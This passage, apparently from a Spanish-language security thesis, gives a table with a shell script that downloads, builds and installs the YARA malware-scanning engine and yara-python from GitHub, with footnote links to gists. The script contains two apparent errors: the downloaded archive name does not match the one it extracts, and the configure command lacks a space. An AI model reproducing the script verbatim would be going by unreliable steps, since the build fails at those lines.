⁵² <https://gist.github.com/ander94lakx/583f7411753d66ba2f0a22130c4a2c48>

Tabla 10. Script de instalación y configuración de YARA y sus dependencias⁵³.

```
# Download YARA (Modify if a different version is needed)
wget https://github.com/VirusTotal/yara/archive/refs/tags/v4.1.2.tar.gz
tar -zxf yara-4.1.2.tar.gz
cd yara-4.1.2
./bootstrap.sh

# Prerequisites
sudo apt install automake libtool make gcc pkg-config libssl-dev

# Build with make
./configure-with-crypto
make
sudo make install

# Soft-links for distros that don't look for libs in /usr/local/lib by default
sudo ln -s /usr/local/lib/libyara.so /usr/lib/libyara.so
sudo ln -s /usr/local/lib/libyara.so.8 /usr/lib/libyara.so.8

# Yara-python will add crypto support because libssl-dev was previously installed and YARA was build
# with crypto support
sudo pip install -I yara-python
```

⁵³ <https://gist.github.com/ander94lakx/fcde7ea2cf9b6cd87f2ab51ae42cb71d>